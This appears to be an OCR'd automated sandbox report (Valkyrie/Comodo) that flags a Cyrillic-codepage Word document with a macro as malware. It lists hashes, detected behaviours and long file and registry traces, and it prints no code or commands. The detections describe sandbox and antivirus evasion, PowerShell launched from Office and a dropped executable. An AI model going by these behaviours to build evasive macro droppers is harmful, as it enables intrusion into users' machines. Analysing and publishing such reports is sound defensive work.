
VALKYRIE COMODO

Summary

File Name: 1.doc
File Type: Composite Document File V2 Document, Can't read SAT
SHA1: c5d800c0260badd149d8077bd46e3075f863989c
MD5: 11364e7a69932f8459ff9003bb886e0e


MALWARE
Valkyrie Final Verdict

DETECTION SECTION




Verdict: Malware


CLASSIFICATION



HIGH LEVEL BEHAVIOR DISTRIBUTION



ACTIVITY OVERVIEW



VALKYRIE COMODO

Activity Details

NETWORKING

HTTP traffic contains suspicious features which may be indicative of malware related traffic	Show sources
Performs some HTTP requests	Show sources
Attempts to execute a binary from a dead or sinkholed URL	Show sources

HIPS/ PFW/ OPERATING SYSTEM PROTECTION EVASION

Attempts to identify installed AV products by installation directory	Show sources

MALICIOUS DOCUMENT

The office file has a unconventional code page: ANSI Cyrillic; Cyrillic (Windows)	
The office file has a macro.	Show sources

HOOKING AND OTHER TECHNIQUES FOR HIDING PROTECTION

Martian Subprocess Started By Office Process	Show sources

DATA OBFUSCATION


Attempts to execute a powershell command with suspicious parameter/s	Show sources

MALWARE ANALYSIS SYSTEM EVASION

Detects VirtualBox through the presence of a file	Show sources

VALKYRIE COMODO

Behavior Graph



VALKYRIE COMODO

Behavior Summary

ACCESSED FILES
C:\Users\user\AppData\Local\Temp\c5d800c0260badd149d8077bd46e3075f863989c
C:\Users\user\AppData\Local\Temp\~DFA21F395777834FAD.TMP
C:\Users\user\AppData\Local\Temp\~$d800c0260badd149d8077bd46e3075f863989c
C:\Users\user\AppData\Roaming\
C:\Users\user\AppData\Roaming\Microsoft\Templates\
C:\Users\user\AppData\Roaming\Microsoft\Templates
C:\Users\user\AppData\Roaming\Microsoft
C:\Users\user\AppData\Roaming\Microsoft\Word\STARTUP\
C:\Windows\sysnative\C_1251.NLS
C:\Users\user\AppData\Roaming\Microsoft\Templates\Normal.dotm
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{163861B0-4081-4EE3-BD52-A1BC00FC7C48}.tmp
C:\Users\user\AppData\Roaming\Microsoft\Office\
C:\Users\user\AppData\Roaming\Microsoft\Office\review.rcd
C:\Users\user\AppData\Roaming\Microsoft\Office\adhoc.rcd
C:\Program Files (x86)\Common Files\Microsoft Shared\OFFICE12\OGL.DLL
C:\Program Files (x86)\Microsoft Office\Office12\WINWORD.EXE.Local\
C:\Windows\winsxs\x86_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4940_none_d08cc06a442b34fc
C:\Users\user\AppData\Local\Temp
C:\Users\user\AppData\Local\Microsoft\Schemas\MS Word_restart.xml
C:\Users\user\AppData\Roaming\Microsoft\Word\STARTUP*.*
C:\Program Files (x86)\Microsoft Office\Office12\STARTUP*.*
C:\Program Files (x86)\Microsoft Office\Office12\NLSDATA000A.DLL
C:\Program Files (x86)\Microsoft Office\Office12\NLSLEXICONS000A_SP.dll
C:\Program Files (x86)\Microsoft Office\Office12\NLSMODELS000A.dll
C:\Program Files (x86)\Microsoft Office\Office12\NLSDATA0009.DLL
C:\Program Files (x86)\Microsoft Office\Office12\NLSLEXICONS0009_SP.dll
C:\Program Files (x86)\Microsoft Office\Office12\NLSMODELS0009.dll
C:\Program Files (x86)\Common Files\Microsoft Shared\PROOF\MSSP3FR.DLL
C:\Program Files (x86)\Common Files\Microsoft Shared\PROOF\MSSP3FR.LEX
C:\Program Files (x86)\Microsoft Office\Office12\
C:\Program Files (x86)\Microsoft Office\Office12\mssp3??.dll
C:\Users\user\AppData\Roaming\Microsoft\Proof\
C:\Users\user\AppData\Roaming\Microsoft\Proof
C:\Users\user\AppData\Roaming\Microsoft\Proof\mssp3??.dll
C:\Program Files (x86)\Common Files\Microsoft Shared\
C:\Program Files (x86)\Common Files\Microsoft Shared
C:\Program Files (x86)\Common Files\Microsoft Shared\mssp3??.dll
C:\Program Files (x86)\Microsoft Office\Office12\mssp??32.dll
C:\Users\user\AppData\Roaming\Microsoft\Proof\mssp??32.dll
C:\Program Files (x86)\Common Files\Microsoft Shared\mssp??32.dll
C:\Program Files (x86)\Microsoft Office\Office12\msp??32.dll
C:\Program Files (x86)\Microsoft Office\Office12\msgr2??.dll
C:\Users\user\AppData\Roaming\Microsoft\Proof\msgr2??.dll
C:\Program Files (x86)\Common Files\Microsoft Shared\msgr2??.dll
C:\Program Files (x86)\Microsoft Office\Office12\msgr??32.dll
C:\Users\user\AppData\Roaming\Microsoft\Proof\msgr??32.dll
C:\Program Files (x86)\Common Files\Microsoft Shared\msgr??32.dll
C:\Program Files (x86)\Microsoft Office\Office12\gram??32.dll
C:\Users\user\AppData\Roaming\Microsoft\Proof\gram??32.dll

C:\Program Files (x86)\Common Files\Microsoft Shared\gram??32.dll
C:\Program Files (x86)\Microsoft Office\Office12\msth3??.dll
C:\Users\user\AppData\Roaming\Microsoft\Proof\msth3??.dll
C:\Program Files (x86)\Common Files\Microsoft Shared\msth3??.dll
C:\Program Files (x86)\Microsoft Office\Office12\msth32.dll
C:\Users\user\AppData\Roaming\Microsoft\Proof\msth32.dll
C:\Program Files (x86)\Common Files\Microsoft Shared\msth32.dll
C:\Program Files (x86)\Microsoft Office\Office12\msth??32.dll
C:\Users\user\AppData\Roaming\Microsoft\Proof\msth??32.dll
C:\Program Files (x86)\Common Files\Microsoft Shared\msth??32.dll
C:\Program Files (x86)\Microsoft Office\Office12\msth232.dll
C:\Users\user\AppData\Roaming\Microsoft\Proof\msth232.dll
C:\Program Files (x86)\Common Files\Microsoft Shared\msth232.dll
C:\Program Files (x86)\Microsoft Office\Office12\mshy3??.dll
C:\Users\user\AppData\Roaming\Microsoft\Proof\mshy3??.dll
C:\Program Files (x86)\Common Files\Microsoft Shared\mshy3??.dll
C:\Program Files (x86)\Microsoft Office\Office12\hyph??32.dll
C:\Users\user\AppData\Roaming\Microsoft\Proof\hyph??32.dll
C:\Program Files (x86)\Common Files\Microsoft Shared\hyph??32.dll
C:\Program Files (x86)\Microsoft Office\Office12\mshy32.dll
C:\Users\user\AppData\Roaming\Microsoft\Proof\mshy32.dll
C:\Program Files (x86)\Common Files\Microsoft Shared\mshy32.dll
C:\Program Files (x86)\Microsoft Office\Office12\hyph32.dll
C:\Users\user\AppData\Roaming\Microsoft\Proof\hyph32.dll
C:\Program Files (x86)\Common Files\Microsoft Shared\hyph32.dll
C:\Program Files (x86)\Microsoft Office\Office12\hhc32.dll

READ REGISTRY KEYS

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Office\12.0\Common\VbaOff
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\VbaOff
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Installer\Features\00002109030000000000000000F01FEC\VBAFiles
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Features\VBAFiles
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\4EEF86DD963C1D111A37000A9CA05BF0\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\2EEF86DD963C1D111A37000A9CA05BF0\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\359E92CC2CB71D119A12000A9CE1A22A\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\A457B2D1A9DC1D112897000CF42C6133\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\VBA\Vbe6DllPath
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Installer\Components\029E403DA86A1D115B5B0006799C897E\vbe.dll_6.0
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\VBAFiles
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Options\DisableRobustifiedUNC
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\UserTemplates
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\Templates
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\SharedTemplates
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Options\STARTUP-PATH
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\Startup
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security\Trusted Locations\AllLocationsDisabled
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security\Trusted Locations\BlockFQDNFileProtocol
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security\VBAWarnings
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\NoTrack
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\MaxPropsStreamSize
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\CodePage\1251
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Options\GlobalDotName
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\DoNotDismissFileNewTaskPane

HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\RibbonMinAppWidth
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\RibbonMinAppHeight
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\DisableRibbonForMinimizedWindow
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\General\UseOfficeUIFont
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings\Microsoft Office Word AWDropdownHidden
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\14355655CBD54D944A7518EDDF19EA2D\000021090300000000000000F01FEC
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\SideBySide\PreferExternalManifest
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\DllNXOptions\OGL.DLL
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\PixelsPerInch
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Max Display
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 1
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 2
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 3
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 4
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 5
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 6
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 7
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 8
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 9
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 10
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 11
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 12
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 13
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 14
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 15
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 16
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 17
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 18
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 19
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 20
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 21
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 22
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 23
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 24
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 25
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 26
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 27
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 28
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 29
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 30
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 31
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 32
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 33
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 34
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 35
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 36
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 37
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 38
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 39
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 40
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 41

MODIFIED FILES

C:\Users\user\AppData\Local\Temp\c5d800c0260badd149d8077bd46e3075f863989c
C:\Users\user\AppData\Local\Temp\~DFA21F395777834FAD.TMP
C:\Users\user\AppData\Local\Temp\~$d800c0260badd149d8077bd46e3075f863989c
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{163861B0-4081-4EE3-BD52-A1BC00FC7C48}.tmp
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{BC087EB1-491E-44DD-9A1E-FFC07587A23B}.tmp
C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B52C4E30-B190-4BF8-855E-B5E1E3ED5D9C}.tmp
C:\Users\user\AppData\Roaming\Microsoft\Office\Word12.pip
C:\Users\user\Documents\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk
\??\PIPE\srvsvc
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\JGZDFX4SEHXUZOJP8KAU.temp
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms
C:\Users\user\AppData\Roaming\277293192615799.exe.exe

RESOLVED APIS

mso.dll.#3364
mso.dll.#6768
mso.dll.#6782
mso.dll.#6798
mso.dll.#741
mso.dll.#1737
mso.dll.#388
mso.dll.#742
mso.dll.#2343
mso.dll.#1842
mso.dll.#1201
mso.dll.#1325
mso.dll.#1573
mso.dll.#7909
mso.dll.#761
oleaut32.dll.#147
oleaut32.dll.#4
oleaut32.dll.#202
oleaut32.dll.#201
mso.dll.#6787
mso.dll.#2483
mso.dll.#2983
mso.dll.#607
mso.dll.#302
mso.dll.#368
mso.dll.#604
mso.dll.#440
mso.dll.#438
mso.dll.#521
mso.dll.#426
mso.dll.#7668
mso.dll.#7593
mso.dll.#6098
mso.dll.#3335
mso.dll.#669
mso.dll.#8107
mso.dll.#9987

mso.dll.#2599
mso.dll.#9399
mso.dll.#1000
mso.dll.#8541
mso.dll.#8044
mso.dll.#1191
mso.dll.#8498
mso.dll.#393
mso.dll.#3174
mso.dll.#3175
mso.dll.#383
mso.dll.#6276
mso.dll.#2796
msptls.dll.#127
msptls.dll.#244
mso.dll.#4738
msptls.dll.#3
mso.dll.#2525
mso.dll.#8793
msptls.dll.#48
msptls.dll.#55
msptls.dll.#97
msptls.dll.#66
msptls.dll.#4
msptls.dll.#189
msptls.dll.#193
msptls.dll.#194
msptls.dll.#200
msptls.dll.#201
msptls.dll.#203
msptls.dll.#204
msptls.dll.#211
msptls.dll.#212
msptls.dll.#5
mso.dll.#746
mso.dll.#747
mso.dll.#387
kernel32.dll.HeapSetInformation
ogl.dll.GdiplusStartup

DELETED FILES

C:\Users\user\AppData\Local\Microsoft\Schemas\MS Word_restart.xml
C:\Users\user\AppData\Local\Temp\~$d800c0260badd149d8077bd46e3075f863989c
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{163861B0-4081-4EE3-BD52-A1BC00FC7C48}.tmp
C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B52C4E30-B190-4BF8-855E-B5E1E3ED5D9C}.tmp
C:\Users\user\AppData\Local\Temp\CVR252C.tmp.cvr
C:\Users\user\AppData\Local\Temp\9261500.od
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{BC087EB1-491E-44DD-9A1E-FFC07587A23B}.tmp
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\JGZDFX4SEHXUZOJP8KAU.temp
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\security.config.cch.1524.9311281
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\enterprisesec.config.cch.1524.9311281
C:\Users\user\AppData\Roaming\Microsoft\CLR Security Config\v2.0.50727.312\security.config.cch.1524.9311281

DELETED REGISTRY KEYS
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Max Display
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 1
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 2
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 3
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 4
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 5
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 6
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 7
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 8
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 9
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 10
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 11
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 12
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 13
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 14
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 15
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 16
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 17
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 18
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 19
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 20
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 21
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 22
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 23
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 24
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 25
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 26
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 27
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 28
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 29
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 30
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 31
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 32
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 33
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 34
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 35
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 36
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 37
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 38
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 39
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 40
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 41
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 42
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 43
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 44
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 45
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 46
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 47
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 48
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 49
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 50

HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\h28
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\k}6
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\FontInfoCacheW
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\DocumentRecovery\8E6782\8E6782
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT

REGISTRY KEYS

HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\DRM
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Office\12.0\Common
HKEY_LOCAL_MACHINE\Software\Microsoft\Office\12.0\Common
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Office\12.0\Common\VbaOff
HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\VbaOff
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\Managed\S-1-5-21-2298303332-66077612-2598613238-1000\Installer\Features\00002109030000000000000000F01FEC
HKEY_USERS\S-1-5-21-2298303332-66077612-2598613238-1000\Software\Microsoft\Installer\Features\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\Software\Classes\Installer\Features\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Installer\Features\00002109030000000000000000F01FEC\VBAFiles
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Features
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Features\VBAFiles
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\4EEF86DD963C1D111A37000A9CA05BF0
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\4EEF86DD963C1D111A37000A9CA05BF0\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\2EEF86DD963C1D111A37000A9CA05BF0
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\2EEF86DD963C1D111A37000A9CA05BF0\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\359E92CC2CB71D119A12000A9CE1A22A
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\359E92CC2CB71D119A12000A9CE1A22A\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\A457B2D1A9DC1D112897000CF42C6133
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\A457B2D1A9DC1D112897000CF42C6133\00002109030000000000000000F01FEC
HKEY_LOCAL_MACHINE\Software\Microsoft\VBA
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\VBA\Vbe6DllPath
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\Managed\S-1-5-21-2298303332-66077612-2598613238-1000\Installer\Components\029E403DA86A1D115B5B0006799C897E
HKEY_USERS\S-1-5-21-2298303332-66077612-2598613238-1000\Software\Microsoft\Installer\Components\029E403DA86A1D115B5B0006799C897E
HKEY_LOCAL_MACHINE\Software\Classes\Installer\Components\029E403DA86A1D115B5B0006799C897E
